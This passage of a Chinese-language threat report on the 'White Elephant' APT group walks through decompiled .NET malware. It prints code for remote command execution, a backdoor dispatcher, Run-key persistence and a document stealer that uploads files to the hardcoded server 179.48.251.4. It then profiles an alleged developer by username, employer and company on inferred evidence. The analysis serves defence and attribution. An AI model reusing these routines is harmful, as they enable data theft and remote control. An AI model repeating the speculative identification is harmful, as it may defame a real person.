    process.get_StartInfo().set_RedirectStandardInput(true);
    process.get_StartInfo().set_RedirectStandardOutput(true);
    process.get_StartInfo().set_RedirectStandardError(true);
    process.Start();
    StreamWriter standardInput = process.get_StandardInput();
    StreamReader standardOutput = process.get_StandardOutput();
    StreamReader standardError = process.get_StandardError();
    standardInput.set_AutoFlush(true);
    standardInput.Write(Encoding.get_UTF8().GetString(Convert.FromBase64String(array[1])) + Environment.get_NewLine());
    standardInput.Write("exit" + Environment.get_NewLine());
    string text2 = standardOutput.ReadToEnd();
    if (!process.get_HasExited())
    {
        process.Kill();
    }
}
```

图 2-25 执行远程发送的命令

- 当请求的响应中包含“dv”时，会读取所有逻辑磁盘号，并将所有磁盘号和用户名各自加密、拼接后发送给服务器。

```
string[] logicalDrives = Directory.GetLogicalDrives();
string text5 = "";
for (int i = logicalDrives.Length; i > 0; i--)
{
    text5 = text5 + logicalDrives[i - 1].ToString() + "&";
}
string text6 = this.AES_Encrypt(text5, this.update_details[2]);
```

图 2-26 遍历磁盘号并拼接成一个字符串

```
this.PHP("http://" + this.update_details[3]
+ "/php/component_update.php",
"POST",
"component=" + this.AES_Encrypt(MyProject.User.get_Name(),
this.update_details[2]) + "&check=" + text6);
```

图 2-27 将加密后的磁盘号回传服务器

- 当请求的响应中包含“rr”时，根据从服务器接收到的路径（“rr”后的路径），对此路径进行遍历，将路径下的所有文件夹名、文件名加密后传给服务器。

```
IEnumerator<string> enumerator = MyProject.Computer
.get_FileSystem().GetDirectories(Encoding.get_UTF8()
.GetString(Convert.FromBase64String(array2[1]))).GetEnumerator();
while (enumerator.MoveNext())
{
    string current = enumerator.get_Current();
    text8 = text8 + current.ToString() + "&";
}
```

图 2-28 获取文件夹名

```
IEnumerator<string> enumerator2 = MyProject.Computer
    .get_FileSystem().GetFiles(Encoding.get_UTF8())
    .GetString(Convert.FromBase64String(array2[1]))).GetEnumerator();
    while (enumerator2.MoveNext())
    {
        string current2 = enumerator2.get_Current();
        text8 = text8 + current2.ToString() + "&";
    }
```

图 2-29 获取文件名

```
string text9 = Conversions.ToString(this.PHP("http://" + this.update_details[3]
    + "/php/componentupdate.php", "POST", "component="
    + this.AES_Encrypt(MyProject.User.get_Name(),
    this.update_details[2]) + "&check="
    + this.AES_Encrypt(text8, this.update_details[2]));
WebClient webClient5 = new WebClient();
```

图 2-30 将文件夹名、文件名传回服务器

- 当请求的响应中包含“ue”时，根据地址（“ue|”后的地址）下载一个可执行文件并以随机名保存并运行该程序。

```
int num = 0;
bool flag = false;
string text11 = this.GenerateRandomString(ref num, ref flag);
MyProject.Computer.get_Network().DownloadFile(Encoding.get_UTF8().GetString(Convert.FromBase64String(array3[1])), MyProject.Computer.get_FileSystem().get_Sp
try
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    ProcessStartInfo processStartInfo2 = processStartInfo;
    processStartInfo2.set_FileName(MyProject.Computer.get_FileSystem().get_SpecialDirectories().get_CurrentUserApplicationData() + "\\text11" + ".exe");
    processStartInfo2.set_UseShellExecute(true);
    Process process2 = new Process();
    process2.set_StartInfo(processStartInfo2);
    process2.Start();
}
```

图 2-31 下载并执行文件

```
public string GenerateRandomString(ref int len, ref bool upper)
{
    Random random = new Random();
    char[] array = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789".ToCharArray();
    string text = string.Empty;
    int arg_1E_0 = 0;
    checked
    {
        int num = len - 1;
        for (int i = arg_1E_0; i <= num; i++)
        {
            text += Conversions.ToString(array[random.Next(array.Length - 1)]);
        }
        return Conversions.ToString(Interaction.IIf(upper, text.ToUpper(), text));
    }
}
```

图 2-32 随机生成文件名

Timer4 分析

Timer4 的主要功能是判断当前用户的“ApplicationData”文件夹下是否存在“taskhost.exe”，若不存在，则进行下载并运行。

```
if (!MyProject.Computer.FileSystem.FileExists(MyProject.Computer.FileSystem.SpecialDirectories.CurrentUserApplicationData + "\\taskhost.exe"))
{
    MyProject.Computer.Network.DownloadFile("http://179.48.251.4/php/download_update/taskhost.exe", MyProject.Computer.FileSystem.SpecialDirectories.CurrentUserApplicationData + "\\taskhost.exe");
    try
    {
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        ProcessStartInfo processStartInfo2 = processStartInfo;
        processStartInfo2.FileName = MyProject.Computer.FileSystem.SpecialDirectories.CurrentUserApplicationData + "\\taskhost.exe";
        processStartInfo2.UseShellExecute = true;
        processStartInfo2.Arguments = Application.ExecutablePath;
        Process process = new Process();
        process.StartInfo = processStartInfo;
        process.Start();
        return;
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        ProjectData.ClearProjectError();
        return;
    }
}
```

图 2-33 下载并运行硬编码链接文件

Timer2 分析

Timer1 和 Timer4 启用后，控件的初始化操作会启用 Timer2 和 Timer3，Timer2 的主要功能为上传计算机的当前用户信息和系统信息。

```
string text = webClient.DownloadString(string.Concat(new string[]
{
    "http://",
    this.update_details[3],
    "/php/live.php?license=",
    this.AES_Encrypt(MyProject.User.get_Name(), this.update_details[2]),
    "&current_license=",
    this.AES_Encrypt(MyProject.Computer.get_Info().get_OSFullName(), this.update_details[2]),
    "&bui=",
    this.update_details[1]
}));
```

图 2-34 上传用户计算机信息

Timer3 分析

Timer3 的主要功能是远程下载名为“WinUpdate.exe”的程序并运行。

```
if (!MyProject.Computer.FileSystem.FileExists(MyProject.Computer.FileSystem.SpecialDirectories.CurrentUserApplicationData + "\\WinUpdate.exe"))
{
    MyProject.Computer.Network.DownloadFile("http://179.48.251.4/php/download_update/win.exe", MyProject.Computer.FileSystem.SpecialDirectories.CurrentUserApplicationData + "\\WinUpdate.exe");
    try
    {
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        ProcessStartInfo processStartInfo2 = processStartInfo;
        processStartInfo2.FileName = MyProject.Computer.FileSystem.SpecialDirectories.CurrentUserApplicationData + "\\WinUpdate.exe";
        processStartInfo2.UseShellExecute = true;
        new Process
        {
            StartInfo = processStartInfo
        }.Start();
        return;
    }
}
```

图 2-35 下载执行“WinUpdate.exe”

2.3.2.2 全功能后门

该类样本为.Net 程序，样本中大量代码被混淆，使用了 xClient 库用作网络库（该库在 Github 上可查询，用来实现远程控制软件）和 Protobuf 库（解析数据格式）来实现文件的下载、上传和远程命令的接收等。该样本会通过修改注册表设置开机自启动，遍历磁盘，通过 IP 地址来解析出实际的物理地址以及收集系统信息，返回给服务器。样本标签如下表：

原始文件名	6cbe97de83b48739e1eb28c60cd8af62c903f0d23a2ab38801c1a346fd002461
MD5	98c3a98fd9d553449022a1f41e8af2b4
处理器架构	X86-32
文件大小	246 KB (251,904 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2017年10月29日, 19:00:45
数字签名	NO
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET
VT 首次上传时间	2017-04-14 09:22:46
VT 检测结果	39/61
病毒名称	Trojan/Win32.TSGeneric
判定结果	后门

1. 被混淆的代码及使用的开源库。




图 2-36 混淆的代码及开源库

2. 创建互斥量，确保只有一个实例在系统中运行。

```

}
if (!SystemCore.CreateMutex(ref outMutex, false, "互斥量"))
{
    SystemCore.Disconnect = true;
    if (SystemCore.Disconnect)
    {
        return;
    }
    new Thread(new ThreadStart(SystemCore.UserIdleThread)).Start();
    return;
}
else
{
    if (!SystemCore.CreateMutex(ref outMutex, false, "互斥量"))
    {
        SystemCore.Disconnect = true;
    }
    if (SystemCore.Disconnect)
    {
        return;
    }
    SystemCore.Install();
    return;
}

```

图 2-37 查找并创建互斥量

3. 获取用户的基本信息，包括地理位置，系统信息等。

```

HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://freegeoip.net/xml/");
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.0";
httpWebRequest.Proxy = null;
httpWebRequest.Timeout = 5000;
using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
{
    using (Stream responseStream = httpWebResponse.GetResponseStream())
    {
        using (StreamReader streamReader = new StreamReader(responseStream))
        {
            string xml = streamReader.ReadToEnd();
            XmlDocument xmlDoc = new XmlDocument();
            xmlDoc.LoadXml(xml);
            this.WanIp = xmlDoc.SelectSingleNode("Response//IP").InnerText;
            this.Country = (!string.IsNullOrEmpty(xmlDoc.SelectSingleNode("Response//CountryName").InnerText)) ? xmlDoc.SelectSingleNode("Response//CountryName").InnerText : xmlDoc.SelectSingleNode("Response//CountryCode").InnerText;
            this.Region = (!string.IsNullOrEmpty(xmlDoc.SelectSingleNode("Response//RegionName").InnerText)) ? xmlDoc.SelectSingleNode("Response//RegionName").InnerText : xmlDoc.SelectSingleNode("Response//City").InnerText;
            this.City = (!string.IsNullOrEmpty(xmlDoc.SelectSingleNode("Response//City").InnerText)) ? xmlDoc.SelectSingleNode("Response//City").InnerText : "";
        }
    }
}

```

图 2-38 根据 IP 获取物理地址

```

"Processor (CPU)",
SystemCore.GetCpu(),
"Memory (RAM)",
string.Format("{0} MB", SystemCore.GetRam()),
"Video Card (GPU)",
SystemCore.GetGpu(),
"Username",
SystemCore.GetUsername(),
"PC Name",
SystemCore.GetPcName(),
"Uptime",
SystemCore.GetUptime(),
"MAC Address",
SystemCore.GetMacAddress(),
"LAN IP Address",
SystemCore.GetLanIp(),
"WAN IP Address",
SystemCore.WanIp,
"Antivirus",
SystemCore.GetAntivirus(),
"Firewall",
SystemCore.GetFirewall()

```

图 2-39 获取系统详细信息

4. 通过修改注册表来设置样本或者下载的恶意代码开机启动。

```
try
{
    using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true))
    {
        if (registryKey != null)
        {
            registryKey.DeleteValue(注册表项名称, true);
            registryKey.Close();
        }
    }
    goto IL_CB;
}
catch
{
    using (RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true))
    {
        if (registryKey2 != null)
        {
            registryKey2.DeleteValue(注册表项名称, true);
            registryKey2.Close();
        }
    }
    goto IL_CB;
}

using (RegistryKey registryKey3 = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true))
{
    if (registryKey3 != null)
    {
        registryKey3.DeleteValue(注册表项名称, true);
        registryKey3.Close();
    }
}
```

图 2-40 设置开机启动

5. 有多个加密函数，其中有疑似 AES 加密算法。

```
byte[] array = Encoding.UTF8.GetBytes(input);
string result;
try
{
    byte[] key;
    using (HMACCryptoServiceProvider provider = new HMACCryptoServiceProvider())
    {
        key = provider.ComputeHash(Encoding.UTF8.GetBytes(key));
    }
    byte[] ivArray;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.Key = key;
            rijndaelManaged.GenerateIV();
            byte[] iv = rijndaelManaged.IV;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                memoryStream.Write(iv, 0, iv.Length);
                cryptoStream.Write(array, 0, array.Length);
                cryptoStream.FlushFinalBlock();
            }
        }
        ivArray = memoryStream.ToArray();
    }
    result = Convert.ToBase64String(ivArray);
}
```

图 2-41 加密函数

6. 根据接收的类型不同，执行不同命令，如下载并执行、上传、重新连接服务器、断开连接等（后门行为）。

```

Type type = packet.GetType();
if (type == typeof(InitializeCommand))
{
    根据接收到的命令类型执行初始化操作。
    return;
}
if (type == typeof(DownloadAndExecute))
{
    根据接收到的命令类型下载并执行文件。
    return;
}
if (type == typeof(UploadAndExecute))
{
    根据接收到的命令类型上传并执行文件。
    return;
}
if (type == typeof(Disconnect))
{
    根据接收到的命令类型断开连接。
    SystemCore.Disconnect = true;
    client.Disconnect();
    return;
}
if (type == typeof(Reconnect))
{
    根据接收到的命令类型重新连接。
    client.Disconnect();
    return;
}
if (type == typeof(Uninstall))
{
    根据接收到的命令类型卸载后门程序。
    return;
}
if (type == typeof(Desktop))
{
    根据接收到的命令类型显示桌面。
    return;
}
```

图 2-42 后门控制指令

2.3.2.3 文档窃取样本

该类样本运行后，会获取系统中的所有文件目录，对 docx、doc、ppt、pptx、pps、xls、xlsx、pdf 这几种类型的文件名进行 AES 加密，并计算文件的 Hash，每 10 秒将加密后的文件名及文件 Hash 作为参数传送到地址为 179.48.251.4 的服务器上。确认传输成功后，会将加密后的文件名解密，并将文件上传到同一台服务器上（加密后的文件名及文件内容的 Hash 作为参数）。样本标签如下：

原始文件名	4a21f18ec5e65b77a9c826991d6c51c45001d2b013d317096fb5f1417da88d74
MD5	CA52EBE6763045BE616354B0903A0EC2
处理器架构	X86-32
文件大小	346 KB (354,304 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2017年10月26日, 14:06:55
数字签名	NO
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET
VT 首次上传时间	2016-12-15 02:26:10
VT 检测结果	40/67
病毒名称	Trojan/Win32.SGeneric
判定结果	文档窃取木马

1. 样本运行后，会加载所有驱动器的名称，并遍历每个驱动器下的目录，并对 docx、doc、ppt、pptx、pps、xls、xlsx、pdf 几种类型的文件进行查找，并对查找出的文件内容计算 Hash。

```
DriveInfo[] drives = DriveInfo.GetDrives();
```

图 2-43 后门控制指令

```
while (i < drives.Length) //遍历驱动器
{
    DriveInfo driveInfo = drives[i];
    try
    {
        this.fl = Directory.GetDirectories(driveInfo.ToString()); //获取指定驱动器下的文件夹路径
        Array.Resize<string>(ref this.fl, this.fl.Length + 1);
        this.fl[this.fl.Length - 1] = MyProject.Computer.get_FileSystem().get_SpecialDirectories().get_Desktop(); //获取桌
        string[] array = this.fl; //桌面路径
        int j = 0;
        while (j < array.Length)
        {
            string text = array[j];
            try
            {
                string[] array2 = this.ext; //扩展名数组- doc、docx、ppt等
                int k = 0;
                while (k < array2.Length)
                {
                    string text2 = array2[k];
                    try
                    {
                        string[] files = Directory.GetFiles(text, text2, 1); //获取制定路径下制定扩展名的文件名
                        for (int l = 0; l < files.Length; l++)
                        {
                            string text3 = files[l];
                        }
                    }
                }
            }
        }
    }
}
```

图 2-44 遍历目录查找指定后缀名文件

```
if (flag)
{
    byte[] arrInput = this.s.ComputeHash(File.ReadAllBytes(text3.ToString())); //对文件的Hash
    this.f12 = string.Concat(new string[]                                //操作
    {
        arrInput,
    });
}
```

图 2-45 计算文件 Hash

- 对文件名进行拼接操作，随后对文件名进行 AES 加密，并将加密后的结果进行 BASE64 编码，作为返回值。并启动 Timer，执行 Timer_Tick 函数。

```
this.f12 = string.Concat(new string[]
{
    this.f12,
    this.AES_Encrypt(text3.ToString(), "Cobal"),
    "&",
    this.ByteArrayToString(arrInput),
    "$"
});
```

图 2-46 拼接文件名

```
public string AES_Encrypt(string input, string pass)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] array2 = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(pass));
        Array.Copy(array2, 0, array, 0, 16);
        Array.Copy(array2, 16, array, 16, 16);
        rijndaelManaged.set_Key(array);
        rijndaelManaged.set_Mode(2);
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        byte[] bytes = Encoding.get_Unicode().GetBytes(input);
        string text = Convert.ToBase64String(cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length));
        result = text;
    }
    catch (Exception expr_8D)
    {
        ProjectData.SetProjectError(expr_8D);
        ProjectData.ClearProjectError();
    }
    return result;
}
```

图 2-47 AES 加密函数

```
this.lines = this.f12.Split(new char[]
{
    '$'
});
this.Len = this.lines.Length;
this.Timer1.set_Enabled(true);
```

图 2-48 文件名处理，并开启时钟 1

- 初始化控件时，可以发现每 10 秒执行一次 timer_Tick 函数，首先判断网络是否连通后，把编码后的当前用户名以及文件 Hash 作为参数，对服务器进行请求，对服务器的返回进行判断后上传文件。

```
this.Timer1.set_Interval(10000);
```

图 2-49 设置时钟间隔

```
bool isAvailable = MyProject.Computer.get_Network().get_IsAvailable();
```

图 2-50 探测网络环境

```
string text = this.we.DownloadString(
    "http://179.48.251.4/php/load_check.php?usr="
    + Convert.ToBase64String(Encoding.get_UTF8().GetBytes(MyProject.User.get_Name().Replace("\\", "-")))
    + "&hsh=" + array[1]);
```

图 2-51 上传用户名及 Hash

```
public string AES_Decrypt(string input, string pass)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] array2 = md5CryptoServiceProvider.ComputeHash(Encoding.get_ASCII().GetBytes(pass));
        Array.Copy(array2, 0, array, 0, 16);
        Array.Copy(array2, 0, array, 16, 16);
        rijndaelManaged.set_Key(array);
        rijndaelManaged.set_Mode(2);
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array3 = Convert.FromBase64String(input);
        string @string = Encoding.get_Unicode().GetString(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
        result = @string;
    }
    catch (Exception expr_BD)
    {
        ProjectData.SetProjectError(expr_BD);
        ProjectData.ClearProjectError();
    }
    return result;
}
```

图 2-52 AES 解密函数

```
MyProject.Computer.get_Network().UploadFile(this.AES_Decrypt(array[0], "Cobal"), string.Concat(new string[]
{
    "http://179.48.251.4/php/up.php?use=",
    Convert.ToBase64String(Encoding.get_UTF8().GetBytes(MyProject.User.get_Name().Replace("\\", "-"))),
    "&fl=",
    array[0],
    "&hs=",
    array[1]
}));
```

图 2-53 回传文件名及文件 hash

- 通过工具可查询到调试信息，恶意代码开发者发布的工具带有调试信息，调试信息中可以发现，该开发者当前用户名为 apex，开发工具为 Visual Studio 2013，项目为默认路径，项目名为 fileautoscaner2。

path	c:\users\apex\documents\visual studio 2013\projects\fileautoscaner2\fileautoscaner2\obj\debug\win telephonic services.pdb
------	---

图 2-54 样本原始编译信息

2.4 “白象”组织最新活动 C&C 分析

“白象”组织在 2017 年活动频繁，且开始使用反追踪和溯源手段，在相关 C&C 中进行扰乱设置，图 2-55 和图 2-56 为两起“白象”组织行动的 C&C 关联图，第一张图中涉及 C&C 未进行反关联溯源，相关数据关系十分清晰。而第二张图中的 C&C 大部分都进行了反关联配置，其中灰色的节点包含数百上千关联信息因此未全部展开，如何将其中真正的与该组织相关的数据分析出来将是对组织追踪溯源的关键。




图 2-55 2017 “白象”组织活动 1 相关 C&C 分布




图 2-56 2017 “白象”组织活动 2 相关 C&C 分布（灰色是干扰数据）

2.5 攻击溯源

安天对“白象”组织的溯源分析在《白象的舞步——来自南亚次大陆的网络攻击》报告中已有比较大的篇幅，在此不再赘述。相关分析成果已经刊载在国家互联网应急中心发布的《2016年中国互联网网络安全报告》中^[3]。

安天工程师们通过深入分析，对“白象”组织进行了追踪溯源，最终确定其来自南亚某国。

2.5.1 攻击组织成员分析

安天工程师从 910 个样本文件中提取的 PDB 信息中找到了 10 多个不同系统账号，加之其使用了多种不同的开发编译攻击，确定其研发人员由多人组成，同时了解到关于相关攻击工具的更多信息。

用户名	neeru rana、andrew、Yash、Ita nagar、Naga、cr01nk
程序功能	Keylogger (键盘记录)、download (下载)、Upload (上传)、http backup、FTP backup、Usb Propagator (U 盘摆渡)、Mail Password Decryptor (邮件口令解密) DNLDR-no-ip
程序版本	HangOver 1.2.2、HangOver 1.3.2、HangOver 1.5.3、HangOver 1.5.7、RON 2.0.0 、RON 2.3.3 Tourist 2.4.3、Tourist 2.4.5 、Tourist Uplo 2.3.1、Tron 1.2.1、HTTP Babylon 5.1.1
其它关键字	Dragonball、syscache、ThreadScheduler、FirstBloodA、demoMusic、with icon +shortcut link Aradhana、Http uploader limited account

安天工程师对这一攻击组织继续综合线索，基于互联网公开信息，进行了画像分析，认为这是一个由 10~16 人的组成的攻击小组。其中六人的用户 ID 是 cr01nk 、neeru rana、andrew、Yash、Ita nagar、Naga。由此绘制模拟攻击组织图如下：



图 2-57 安天工程师绘制的“白象一代”攻击组织成员画像

2.5.2 “cr01nk” (“Vishxxx Shaxxx”)

通过分析和查询，安天工程师确定“cr01nk”是一个在南亚某国较为常见的人名。通过对所有用户名进行追踪，最终发现了“cr01nk”的一些信息，追踪过程如下：

2009 年 10 月 27 日，有人在 www.null.co.in 发帖“寻求最好的道德黑客”，可能要在全国寻找一些网络安全人才，在这篇帖子中，“cr01nk zer0”回帖问询注册方法并与发帖人进行沟通。



图 2-58 “cr01nk”网上交流快照

上图中的邮件地址被 Google 隐藏了部分内容，安天工程师通过其他方式分析出了完整的邮件地址：

ID: cr01nk, 邮箱: cr01nk@xxmail.com。



图 2-59 “cr01nk” 的真实名字

通过对“cr01nk”邮箱的反向追踪，发现“cr01nk”的昵称（名字）为“Vishxxx Shaxxx”，对这个名称进行检索后，安天工程师确认这是一个南亚某国人名。

安天工程师又根据已知的信息对“cr01nk”进行了深入挖掘，发现此人还注册了 OpenRCE，这是一个逆向工程技术论坛，论坛中显示他的国家为南亚某国。

Username	Full Name
cr01nk	cr01nk

图 2-60 “cr01nk” 注册了 OpenRCE

从以上的信息可以看出“cr01nk”的确来自南亚某国，职业为计算机网络安全技术人士。通过图 2-61 的讨论内容来看，此人具有一定的技术实力。



图 2-61 “cr01nk” 对安全技术的一些讨论

通过以上分析得知此人注册了 Nullcon，安天工程师进一步在 Nullcon 检索其讨论内容发现，他在 2011 年 NULLCON GOA 上做过一个关于模糊测试的演讲，并演示了一个 PDF 格式漏洞的例子。



图 2-62 “cr01nk” 模糊测试的演讲

到此安天工程师们确认此人姓名为：“Vishxxx Shaxxx”，通过进一步的姓名深入挖掘，在社交网站上发现此人的一些信息：

- “cr01nk” 相关个人信息：

- ✓ ID: cr01nk, 真实姓名: Vishxxx Shaxxx
- ✓ 2009年毕业于南亚某国的一个理工学院，曾经就职于 McAfee、Security Brigade、国家物理实验室、CareerNet，目前就职于自己创立的公司 Suryodya，一个为太阳能行业提供管理软件的 IT 服务公司。
- ✓ 所做项目: Fuzzing with complexities、Intelligent debugging and in memory fuzzing、Failure of DEP and ASLR, ACM-IIT Delhi and Null Delhi meet、Spraying Just in time
- ✓ 擅长领域: 计算机安全、恶意代码分析、渗透测试、C/Python/Linux 开发，其他安全研究等。

其中 Suryodya 公司创立于 2014 年，主要从事太阳能发电、可再生能源运营管理，互联网相关服务，公司网站：<https://www.suryodya.com>。



图 2-63 “cr01nk” 的 suryodya 公司的网站

- “cr01nk”与样本的关系：

包含“cr01nk”用户名的样本有两个，其编译时间均为：2009/11/18。

“Vishxxx Shaxxx” 在个人主页上的履历信息显示，2009 年 5 月~2010 年 6 月期间他在 Freelancer（一个威客网站）上做了一些项目，其中第一条是：为某些组织逆向分析专门开发的收集信息的木马和恶意软件。




图 2-64 “Vishxxx Shaxxx” 的履历：为某些组织逆向分析专门开发的收集信息的木马和恶意软件

从其个人描述我们得到如下两条信息：

1. “白象”组织的样本原始编译路径包含“cr01nk”，也就是“Vishxxx Shaxxx”的网络 ID，表示该样本为“Vishxxx Shaxxx”开发（极小概率为相同或刻意伪造 ID 信息）。
2. “Vishxxx Shaxxx”（“cr01nk”）的履历中自己说为某些组织逆向窃密样本。

综上所述，安天工程师推测“Vishxxx Shaxxx”（“cr01nk”）可能在 2009 年 5 月之后通过 Freelancer 与“白象”组织建立联系，后以雇佣形式或加入该组织，负责开发、逆向分析恶意样本（规避检测）。

通过对用户名的追踪，安天工程师发现了“cr01nk”用户名的一些信息，定位到了一位来自南亚某国的计算机安全领域人士，鉴于这个人的研究领域、网上讨论内容和工作履历，可以看出其具备一定技术能力，具有参与此次攻击的可能。虽然未发现直接证据表明此人与“白象”组织有关，不过仅从攻击能力来看，也表明了南亚某国的确具有一定实力发起此次攻击。

2.5.3 与培训机构的关联猜测

